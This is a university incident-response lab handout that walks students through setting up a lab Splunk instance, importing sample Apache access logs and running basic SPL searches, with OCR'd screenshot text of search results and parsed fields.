ENPM685 – Incident Response Exercises

Version 4.0 – April 17th 2022

Splunk Exercises

Connect to Splunk

1. Boot up your Ubuntu VM


2. In Kali or your host system open up a web browser and go to **`http://`*`ubuntu.ip`*`:9000`** (**Note**: If for some reason you get an error that the site cannot be reached login to your Ubuntu host, and run **`sudo /opt/splunk/bin/splunk status`**. If you see that Splunk is not running type **`sudo /opt/splunk/bin/splunk start`** to start Splunk and try loading the page again.)

   (Additional note: Splunk's web UI typically runs on port 8000 but if you remember the Salt API we exploited back on week 4 also typically uses port 8000, so we switched Splunk to port 9000 for this lab.


3. You will get a prompt asking for a user name and password. It may also complain that the license has expired, we will fix that shortly. Login with:

   User: **`admin`**
   Password: **`password`**

4. To fix the license issue select the **`Settings`** drop down on the menu bar at the top right and then **`Licensing`**
5. Click the **`Change license group`** button
6. Select **`Free license`** and then click **`Save`**
7. You'll be asked to restart Splunk, click **`Restart Now`** and then when asked again click **`OK`**
8. Once Splunk has restarted click the "**Search & Reporting**" icon on the left part of the screen

9. You'll see the Splunk Search app. Much like Google, this has a large search bar where you can enter search queries using the Splunk Search Processing Language (SPL). This is an extremely powerful set of commands that allow you to slice and dice your log files and find actionable information from. A handy "cheat sheet" is here: https://www.splunk.com/pdfs/solution-guides/splunk-quick-reference-guide.pdf



If you are not familiar with the search features, or want to learn more, or see your available data, see one of the following resources.


Table Views let you prepare data without using SPL. First, use a point-and-click interface to select data. Then, clean and transform it for analysis in Analytics Workspace, Search, or Pivot!

Learn more about Table Views, or view and manage your Table Views with the Datasets listing page.

Adding Data into Splunk

Splunk offers a number of ways for getting data in. For a production environment you will typically run an agent (called the Splunk Forwarder) on the device you want to send data to Splunk but for smaller installations you can select files on the local file system to monitor (as long as the user the Splunk process is running as has permissions to view the file) or you can also do one-time import/uploads of files.

To add data click **`Settings`** and then click **`Add Data`**



Then select the method you want to use to import data, for our example we will use Monitor.

1. Click **Monitor**
2. Select **`Files & Directories`**
3. In File or Directory browse to or type **`/var/www/html/logs/extra-access.log`** (This is some sample Apache access log data we will use for this exercise)
4. Typically for sample data that is imported once we would select the **Index Once** option. For this example, it doesn't matter so you can leave it to **Continuously Monitor**.
5. Click **`Next`**
6. Splunk will detect that this log file is for Apache and will automatically select the sourcetype as "**`access_combined_wcookie`**". Leave this setting and click **`Next`**
7. Leave all Input Settings as default and select **`Review`**
5. Click **`Submit`** and then **`Start Searching`**


Upload (we aren't doing this in class but if you had something you wanted to import this may be helpful)

1. Download data to your computer, for this example we are using access.log from an Apache web server.
2. Next click **`Upload`**

3. click **`Select File`** or **`Drag and drop file in the upload box`**. Let the file upload.
4. Select **`Next`**
5. Splunk will detect that this is web traffic and will give it the source type of "**`access_combined_wcookie`**". Leave this setting.
5. Select **`Next`**
6. For the host field value enter "**`host1`**"
7. Select **`Review`**
8. Click **`Submit`** and then **`Start Searching`**

Searching with Splunk

1. For our search let's look at the Apache web access logs we uploaded in the previous steps. Enter a search of "**`index=main host=enpm685 sourcetype=access_combined_wcookie`**" and for the time window select "**All time**" (**Note**: In a production system you'd want to define the time period to search as narrow as possible. Any ideas why?)



New Search

```
source="/var/www/html/logs/extra-access.log" host="enpm685" sourcetype="access_combined_wcookie"
```


All time

✓ 12,917 events (before 4/18/22 1:18:56.000 AM)

No Event Sampling

Smart Mode

2. Press **Enter** to start off the search. You should quickly see some results.



New Search

```
source="/var/www/html/logs/extra-access.log" host="enpm685" sourcetype="access_combined_wcookie"
```

All time

✓ 12,917 events (before 4/18/22 1:18:56.000 AM)

No Event Sampling


Smart Mode

i	Time	Event
>	7/20/21 11:59:02.000 PM	123.30.108.208 - - [02/Jul/2015:23:59:02] "GET /category.screen?categoryId=ARCADE&JSESSIONID=SD10SL9FF5ADFF13453 HTTP 1.1" 200 639 "http://www.buttercupgames.com/product.screen?productId=FI-AG-G08" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.28) Gecko/20120306 YFF3 Firefox/3.6.28 (.NET CLR 3.5.30729; .NET4.0C)" 614 host = enpm685 source = /var/www/html/logs/extra-access.log sourcetype = access_combined_wcookie
>	7/20/21 11:59:02.000 PM	123.30.108.208 - - [02/Jul/2015:23:59:02] "GET /cart.do?action=addtocart&itemId=EST-19&productId=SC-MG-G10&JSESSIONID=SD10SL9FF5ADFF13453 HTTP 1.1" 200 862 "http://www.buttercupgames.com/category.screen?categoryId=SIMULATION" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.28) Gecko/20120306 YFF3 Firefox/3.6.28 (.NET CLR 3.5.30729; .NET4.0C)" 800 host = enpm685 source = /var/www/html/logs/extra-access.log sourcetype = access_combined_wcookie
>	7/20/21 11:59:01.000 PM	123.30.108.208 - - [02/Jul/2015:23:59:01] "POST /category.screen?categoryId=ARCADE&JSESSIONID=SD10SL9FF5ADFF13453 HTTP 1.1" 200 1958 "http://www.buttercupgames.com/category.screen?categoryId=ARCADE" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.28) Gecko/20120306 YFF3 Firefox/3.6.28 (.NET CLR 3.5.30729; .NET4.0C)" 219 host = enpm685 source = /var/www/html/logs/extra-access.log sourcetype = access_combined_wcookie
>	7/20/21 11:59:00.000 PM	123.30.108.208 - - [02/Jul/2015:23:59:00] "GET /oldlink?itemId=EST-7&JSESSIONID=SD10SL9FF5ADFF13453 HTTP 1.1" 400 2532 "http://www.buttercupgames.com/oldlink?itemId=EST-7" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.28) Gecko/20120306 YFF3 Firefox/3.6.28 (.NET CLR 3.5.30729; .NET4.0C)" 919 host = enpm685 source = /var/www/html/logs/extra-access.log sourcetype = access_combined_wcookie


SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 6
# bytes 100+
a categoryId 8
a clientip 100+
# date_hour 24
# date_mday 1
# date_minute 60
a date_month 1
# date_second 60
a date_wday 1
# date_year 1
a date_zone 2
a file 15
a ident 1

You can see the search page is divided into a few areas. Just below the search bar is an **event timeline** showing you roughly when events occurred. You can click on those time windows to narrow your search down.



You will see on the left-hand side "**fields**". These are sections of the log files that Splunk has parsed for you. This makes it easier to narrow down search results using key fields you may care about, for example the the "**`useragent`**" field (ex: "show me all web hits from a specific web browser " becomes "**index=main sourcetype=access_combined* useragent="Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5"**" for example.)



INTERESTING FIELDS

```
a action 5
# bytes 100+
a categoryId 8
a clientip 98
# date_hour 24
# date_mday 1
# date_minute 57
a date_month 1
# date_second 60
a date_wday 1
# date_year 1
a date_zone 1
a file 13
a ident 1
a index 1
a itemId 14
a JSESSIONID 100+
# linecount 1
a method 2
# other 100+
a productId 16
a punct 36
a referer 100+
a referer_domain 4
a req_time 100+
a splunk_server 1
# status 8
# timeendpos 6
# timestartpos 6
a uri 100+
a uri_path 13
a uri_query 100+
a user 1
a useragent 1
# version 1
```

```
>  7/20/21          118.142.68.222 - - [01/Jul/2015:23:46:49] "GET /cart.do?action=view&itemId=EST-6&productId=DB-SG-G01&JSESSIONID
   11:46:49.000 PM  =SD8SL2FF8ADFF6368 HTTP 1.1" 200 1102 "http://www.buttercupgames.com/oldlink?itemId=EST-6" "Mozilla/5.0 (Window
                    s NT 6.1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5" 847
                    host = enpm685   source = /var/www/html/logs/extra-access.log   sourcetype = access_combined_wcookie

>  7/20/21          118.142.68.222 - - [01/Jul/2015:23:46:48] "GET /product.screen?productId=SF-BVS-G01&JSESSIONID=SD8SL2FF8ADFF636
   11:46:48.000 PM  8 HTTP 1.1" 408 308 "http://www.buttercupgames.com/cart.do?action=view&itemId=EST-14" "Mozilla/5.0 (Windows NT
                    6.1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5" 969
                    host = enpm685   source = /var/www/html/logs/extra-access.log   sourcetype = access_combined_wcookie

>  7/20/21          118.142.68.222 - - [01/Jul/2015:23:46:47] "GET /category.screen?categoryId=ARCADE&JSESSIONID=SD8SL2FF8ADFF6368
   11:46:47.000 PM  HTTP 1.1" 200 395 "http://www.buttercupgames.com/category.screen?categoryId=ARCADE" "Mozilla/5.0 (Windows NT 6.
                    1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5" 830
                    host = enpm685   source = /var/www/html/logs/extra-access.log   sourcetype = access_combined_wcookie

>  7/20/21          118.142.68.222 - - [01/Jul/2015:23:46:46] "GET /cart.do?action=changequantity&itemId=EST-6&productId=MB-AG-T01&
   11:46:46.000 PM  JSESSIONID=SD8SL2FF8ADFF6368 HTTP 1.1" 200 2107 "http://www.buttercupgames.com/oldlink?itemId=EST-6" "Mozilla/
                    5.0 (Windows NT 6.1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5" 883
                    host = enpm685   source = /var/www/html/logs/extra-access.log   sourcetype = access_combined_wcookie

>  7/20/21          118.142.68.222 - - [01/Jul/2015:23:46:46] "POST /cart/success.do?JSESSIONID=SD8SL2FF8ADFF6368 HTTP 1.1" 200 730
   11:46:46.000 PM  "http://www.buttercupgames.com/cart.do?action=purchase&itemId=EST-16" "Mozilla/5.0 (Windows NT 6.1; WOW64) Appl
                    eWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5" 591
                    host = enpm685   source = /var/www/html/logs/extra-access.log   sourcetype = access_combined_wcookie

                    n=purchase&itemId=EST-16&JSESSIONID=SD8SL2FF8ADFF
                    ?action=addtocart&itemId=EST-16&categoryId=STRATE
                    ppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.
                    ourcetype = access_combined_wcookie

                    n=addtocart&itemId=EST-16&productId=DB-SG-G01&JSE
                    rcupgames.com/product.screen?productId=DB-SG-G01"
                     like Gecko) Chrome/19.0.1084.46 Safari/536.5" 67
                    ourcetype = access_combined_wcookie

                    ?productId=DB-SG-G01&JSESSIONID=SD8SL2FF8ADFF6368
   11:46:45.000 PM  HTTP 1.1" 200 3316 "http://www.buttercupgames.com/category.screen?categoryId=STRATEGY" "Mozilla/5.0 (Windows NT
```

useragent

1 Value, 100% of events

Selected: Yes [✓ No]


Reports

Top values | Top values by time | Rare values

Events with this field

Values	Count	%
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5	1,070	100%

In the center of the page are the **event listings**. These are the raw logs. If you click the small "greater than" icon to the left of the log line it will expand the page and provide more information about that log line such as what fields were extracted, the index, etc.



7/20/21
11:46:50.000 PM

```
118.142.68.222 - - [01/Jul/2015:23:46:50] "POST /oldlink?itemId=EST-19&JSESSIONID=SD8SL2FF8ADFF6368 HTTP 1.1" 2
00 1613 "http://www.buttercupgames.com/category.screen?categoryId=TEE" "Mozilla/5.0 (Windows NT 6.1; WOW64) App
leWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5" 568
```

Type	☑	Field	Value	Actions
Selected	☑	host ▾	enpm685	⌄
	☑	source ▾	/var/www/html/logs/extra-access.log	⌄
	☑	sourcetype ▾	access_combined_wcookie	⌄
Event	□	JSESSIONID ▾	SD8SL2FF8ADFF6368	⌄
	□	bytes ▾	1613	⌄
	□	categoryId ▾	TEE	⌄
	□	clientip ▾	118.142.68.222	⌄
	□	file ▾	oldlink	⌄
	□	ident ▾	-	⌄
	□	itemId ▾	EST-19	⌄
	□	method ▾	POST	⌄
	□	other ▾	568	⌄
	□	referer ▾	http://www.buttercupgames.com/category.screen?categoryId=TEE	⌄
	□	referer_domain ▾	http://www.buttercupgames.com	⌄
	□	req_time ▾	01/Jul/2015:23:46:50	⌄
	□	status ▾	200	⌄
	□	uri ▾	/oldlink?itemId=EST-19&JSESSIONID=SD8SL2FF8ADFF6368	⌄
	□	uri_path ▾	/oldlink	⌄
	□	uri_query ▾	itemId=EST-19&JSESSIONID=SD8SL2FF8ADFF6368	⌄
	□	user ▾	-	⌄
	□	useragent ▾	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5	⌄
	□	version ▾	1.1	⌄
Time ⊕		_time ▾	2021-07-20T23:46:50.000+00:00	
Default	□	index ▾	main	⌄
	□	linecount ▾	1	⌄
	□	punct ▾	..._-_-_[//:::]_"_/?=-&=___."____"://../.?="_"/._(___	⌄
	□	splunk_server ▾	enpm685	⌄


3. Let's parse these logs looking for the top Client IP addresses – these are the IP addresses of people accessing our web server. Apache logs look like the following: (the client IP has been bolded for emphasis)

   192.168.2.157 - - [19/Feb/2018:11:22:02 -0800] "GET /uploads/enpm685-bot.exe HTTP/1.1" 200 5036793 "-" "Wget/1.19.2 (linux-gnu)"

   The search to narrow this down is:

   ```
   index=main sourcetype=access_combined_wcookie | stats count by
   clientip
   ```

This will return some statistics that will look something like:




```
index=main sourcetype=access_combined_wcookie | stats count by clientip
```


✓ 12,917 events (before 4/18/22 1:32:38.000 AM) No Event Sampling ▾

clientip	count
107.3.146.207	117
108.65.113.83	68
109.169.32.135	198
110.138.30.229	40
110.159.208.78	50
111.161.27.20	42
112.111.162.4	58
117.21.246.164	70

Want to get more details about one of those specific IP addresses? If you click on one, you'll get a drop-down menu with one option being **`View events`**. This will add that field to the search string and show those updated search results.



Sample of the new search results:



New Search

```
index=main sourcetype=access_combined_wcookie  clientip="107.3.146.207"
```

✓ 117 events (before 4/18/22 1:34:37.000 AM) No Event Sampling ▾

SELECTED FIELDS

Field	Values
a host	1
a source	1
a sourcetype	1

INTERESTING FIELDS


Field	Values
a action	5
